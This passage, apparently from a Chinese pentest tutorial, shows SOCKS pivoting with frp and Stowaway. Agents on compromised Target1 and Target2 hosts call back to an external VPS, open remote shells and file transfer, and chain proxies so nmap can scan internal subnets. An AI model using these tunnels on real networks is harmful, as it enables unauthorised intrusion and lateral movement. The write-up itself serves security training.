2020/05/12 15:35:54 [I] [control.go:445] [88888008dd8f9c07] new proxy [socks5_1] success
```

2. Target1: 192.168.2.151

```
1 ./frpc -c frpc_11.ini
2
3 [common]
4 server_addr = 47.101.214.85
5 server_port = 7000
6
7 [socks5_to_2]
8 type = tcp
9 remote_port = 10088
10 plugin = socks5
11
```

```

12 [socks5_to_3]
13 type = tcp
14 local_ip = 127.0.0.1
15 local_port = 10089
16 remote_port = 10090

```

```

(root:/root/m) $ cat frpc_11.ini
[common]
server_addr = 47.101.214.85
server_port = 7000

[socks5_to_2]
type = tcp
plugin = socks5
remote_port = 10088

[socks5_to_3]
type = tcp
local_ip = 127.0.0.1
local_port = 10089
remote_port = 10090
(root:/root/m) $ ./frpc -c frpc_11.ini
(root:/root/m) $ ps -elf|grep frpc
0 S root      11547  1122  0  80  0 - 28811 wait    15:36 ?      00:00:00 /bin/sh -c cd "/root/m";
0 S root      11548  11547  0  80  0 - 178566 ep_pol 15:36 ?      00:00:00 ./frpc -c frpc_11.ini
0 S root      11553  1122  0  80  0 - 28811 wait    15:36 ?      00:00:00 /bin/sh -c cd "/root/m";
0 S root      11555  11553  0  80  0 - 28162 pipe_w 15:36 ?      00:00:00 grep frpc
(root:/root/m) $

```

```

1 ./frps -c frps_1.ini
2
3 [common]
4 bind_port = 7000

```

```

(root:/root/m) $ cat frps_1.ini
[common]
bind_port = 7000
(root:/root/m) $ ./frps -c frps_1.ini
(root:/root/m) $ ps -elf|grep frps
0 S root      11561  1122  0  80  0 - 28811 wait    15:38 ?      00:00:00 /bin/sh -c cd "/root/m"; ./
0 S root      11562  11561  0  80  0 - 178950 ep_pol 15:38 ?      00:00:00 ./frps -c frps_1.ini
0 S root      11568  1122  0  80  0 - 28811 wait    15:39 ?      00:00:00 /bin/sh -c cd "/root/m"; ps
0 S root      11571  11568  0  80  0 - 28163 pipe_w 15:39 ?      00:00:00 grep frps
(root:/root/m) $ netstat -anlp|grep 7000
tcp        0      0 10.30.1.187:48044    47.101.214.85:7000  ESTABLISHED 11548/./frpc
tcp6       0      0 :::7000               :::*                 LISTEN       11562/./frps
(root:/root/m) $

```

3. Target2: 192.168.3.190

```

1  ./frpc -c frpc_2.ini
2
3  [common]
4  server_addr = 192.168.2.151
5  server_port = 7000
6
7  [socks5_2]
8  type = tcp
9  plugin = socks5
10 remote_port = 10089

```

```

[common]
bind_port = 7000
(root:/root/m) $ ./frps -c frps_1.ini
(root:/root/m) $ ps -elf|grep frps
0 S root    11561  1122    0  80    0 - 28811 wait   15:38 ?        00:00:00 /bin/sh -c cd "/roo
0 S root    11562  11561    0  80    0 - 178950 ep_pol 15:38 ?        00:00:00 ./frps -c frps_1.in
0 S root    11568  1122    0  80    0 - 28811 wait   15:39 ?        00:00:00 /bin/sh -c cd "/roo
0 S root    11571  11568    0  80    0 - 28163 pipe_w 15:39 ?        00:00:00 grep frps
(root:/root/m) $ netstat -anlp|grep 7000
tcp        0      0 10.30.1.187:48044    47.101.214.85:7000    ESTABLISHED 11548/./frpc
tcp6       0      0 :::7000               :::*                   LISTEN       11562/./frps
(root:/root/m) $ netstat -anlp|grep 10089
tcp6       0      0 :::10089              :::*                   LISTEN       11562/./frps

```

#### 4. 验证socks代理

```

+ ~ → proxychains$ nmap -sT -Pn -n -T4 192.168.3.180
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.12

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-10 23:44 CST
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:8080 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:995 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:1720 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:256 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:139 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:111 ... OK
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:25 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:23 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:8888 ... OK
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:53 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:554 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:199 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:1025 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:110 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:993 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:443 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:587 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:1723 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:445 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10090 ... 192.168.3.180:3306 ... OK

```

## Socks代理实战三(Stowaway)

# Stowaway简介

<https://github.com/ph4ntonn/Stowaway>

Stowaway是一个利用go语言编写、专为渗透测试工作者制作的多级代理工具

用户可使用此程序将外部流量通过多个节点代理至内网，突破内网访问限制，构造树状节点网络，并轻松实现管理功能

## 名词解释

- 节点: 指 admin || agent
- 主动模式: 指当前操作的节点主动连接另一个节点
- 被动模式: 指当前操作的节点监听某个端口，等待另一个节点连接
- 上游: 指当前操作的节点与其父节点之间的流量
- 下游: 指当前操作的节点与其**所有**子节点之间的流量

## Stowaway使用说明

Stowaway分为两个角色,分别是:

- **admin** 渗透测试者使用的主控端
- **agent** 渗透测试者部署的被控端

### admin

**admin** 用法:

```
1 >> ./stowaway_admin -l <port> -s [secret]
2 >> ./stowaway_admin -c <ip:port> -s [secret]
3 >> ./stowaway_admin -c <ip:port> -s [secret] --proxy <ip:port>
  --proxyu [username] --proxyp [password]
4 >> ./stowaway_admin -c <ip:port> -s [secret] --rhostreuse
5 >> ./stowaway_admin -c <ip:port> -s [secret] --proxy <ip:port>
  --proxyu [username] --proxyp [password] --rhostreuse
```

**admin** 参数:

```
1 -l 被动模式下的监听地址 [ip]:<port>
2 -s 节点通信加密密钥,所有节点(admin&&agent)必须一致
3 -c 主动模式下的目标节点地址
4 --proxy socks5代理服务器地址
5 --proxyu socks5代理服务器用户名(可选)
6 --proxyp socks5代理服务器密码(可选)
7 --down 下游协议类型,默认为裸TCP流量,可选HTTP
```

## admin 主 panel 选项:

1	(admin) >> help	
2	help	显示帮助信息
3	detail	展示在线节点的详细信息
4	topo	展示在线节点的父子关系
5	use <id>	选择你要使用的目标节点
6	exit	退出 Stowaway

## admin node panel 选项:

1	(node 0) >> help	
2	help	显示帮助信息
3	listen	开始监听当前节点的端口
4	addmemo <string>	为当前节点添加备忘录
5	delmemo	删除当前节点的备忘录
6	ssh <ip:port>	通过当前节点启动SSH
7	shell	在当前节点上启动一个交互式外壳
8	socks <lport> [username] [pass]	启动一个socks5服务器
9	stopsocks	关闭socks服务
10	connect <ip:port>	连接到一个新节点
11	sshtunnel <ip:sshport> <agent port>	使用sshtunnel将节点添加到我们的拓扑结构中
12	upload <local filename> <remote filename>	上传文件到当前节点
13	download <remote filename> <local filename>	从当前节点下载文件
14	forward <lport> <ip:port>	转发本地端口到特定的远程 ip:port
15	stopforward	关闭转发服务
16	backward <rport> <lport>	将远程端口(agent)后退到本地端口(admin)。
17	stopbackward	关闭backward服务
18	shutdown	终止当前节点



```
19 back
20 exit
```

返回到父面板  
退出Stowaway

## agent

agent 参数:

```
1 -l 被动模式下的监听地址[ip]:<port>
2 -s 节点通信加密密钥
3 -c 主动模式下的目标节点地址
4 --proxy socks5代理服务器地址
5 --proxyu socks5代理服务器用户名(可选)
6 --proxyp socks5代理服务器密码(可选)
7 --reconnect 重连时间间隔
8 --rehost 端口复用时复用的IP地址
9 --report 端口复用时复用的端口号
10 --up 上游协议类型,默认为裸TCP流量,可选HTTP
11 --down 下游协议类型,默认为裸TCP流量,可选HTTP
```

## 建立一层socks代理

1. 在VPS上开启监听

```
1 ./stowaway_admin -l 9999 -s hack
```

2. Target1

```
1 /stowaway_agent -c 47.101.214.85:9999 -s hack
```

3. 进入Target1的node节点, 开启socks代理

```
1 use 0
2 socks 1080
```

```
[*] Waiting for new connection...
[*] Connection from node 218.76.8.99:56946 is set up successfully! Node id is 0
(admin) >>
(admin) >> detail
Node[0] -> IP: 218.76.8.99:56946 Hostname: shiro.novalocal User: root
Memo:

(admin) >> use 0
(node 0) >> socks 1080
[*] Trying to listen on 0.0.0.0:1080.....
[*] Waiting for agent's response.....
[*] Socks start successfully!
(node 0) >> █
```

## 4. 测试socks代理

```
~ → proxychains4 nmap -sT -Pn -n -iL 192.168.2.242
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.12

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-11 11:22 CST
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:53 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:1025 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:25 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:554 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:110 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:1720 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:8080 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:256 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:199 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:995 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:3389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:1723 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:8888 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:143 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.2.242:21 ... OK
```

## 建立二层socks代理

### 1. 首先在 node 0 中开启监听

```
1 use 0
2 listen
3 1
4 7070
```

```
(node 0) >> listen
[*] BE AWARE! If you choose IPTables Reuse or SOReuse, you MUST CONFIRM that the node you're controlling was started in the corresponding way!
[*] When you choose IPTables Reuse or SOReuse, the node will use the initial config(when node started) to reuse port!
[*] Please choose the mode(1.Normal passive/2.IPTables Reuse/3.SOReuse): 1
[*] Please input the [ip:]<port> : 7070
[*] Waiting for response.....
[*] Node is listening on 7070
(node 0) >>
```

在 Target1 上可以看到 agent 监听了 7070 端口

```
(root:/) $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1454
    inet 10.30.1.187 netmask 255.255.255.0 broadcast 10.30.1.255
    inet6 fe80::f816:3eff:fece:dd73 prefixlen 64 scopeid 0x20<link>
    ether fa:16:3e:ca:dd:73 txqueuelen 1000 (Ethernet)
    RX packets 9588737 bytes 1671668944 (1.5 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18668773 bytes 1746428597 (1.6 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1454
    inet 192.168.2.151 netmask 255.255.255.0 broadcast 192.168.2.255
    inet6 fe80::f816:3eff:fed2:5c00 prefixlen 64 scopeid 0x20<link>
    ether fa:16:3e:d2:5c:00 txqueuelen 1000 (Ethernet)
    RX packets 2427066 bytes 187013101 (178.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1423964 bytes 255014154 (243.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 344376 bytes 73355712 (69.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 344376 bytes 73355712 (69.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root:/) $
(root:/) $ netstat -anlp|grep 7070
tcp6      0      0 :::7070          :::*              LISTEN      11903/./agent
(root:/) $
```

2. 在 Target2 中连接 Target1 监听的 7070 端口

```
1 ./stowaway_agent -c 192.168.2.151:7070 -s hack
```

```
c:\m> agent.exe -c 192.168.2.151:7070 -s hack
c:\m> tasklist | findstr agent.exe
agent.exe                1884 Services                0          10,196 K
c:\m>
```

3. admin 接收到新的 node 1, 进入 node 1 节点开启 socks 代理

```
(node 0) >>
[*] New node come! Node id is 1

(node 0) >> bac
back    backward
(node 0) >> back
(admin) >> detail
Node[0] -> IP: 218.76.8.99:56946 Hostname: shiro.novalocal User: root
Memo:

Node[1] -> IP: 192.168.2.242:4042 Hostname: metinfo-xss User: nt authority\system
Memo:

(admin) >> use 1
(node 1) >> socks 1088
[*] Trying to listen on 0.0.0.0:1088.....
[*] Waiting for agent's response.....
[*] Socks start successfully!
(node 1) >> █
```

4. 测试代理

```
→ ~ → proxychains4 nmap -sT -Pn -n -T4 192.168.3.180
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.12

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-11 13:10 CST
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:21 ... OK
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:587 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:143 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:8888 ... OK
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:3389 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:993 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:53 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:139 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:25 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:1723 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:3306 ... OK
[proxychains] Strict chain ... 127.0.0.1:1088 ... 192.168.3.180:23 <--socket error or timeout!
```

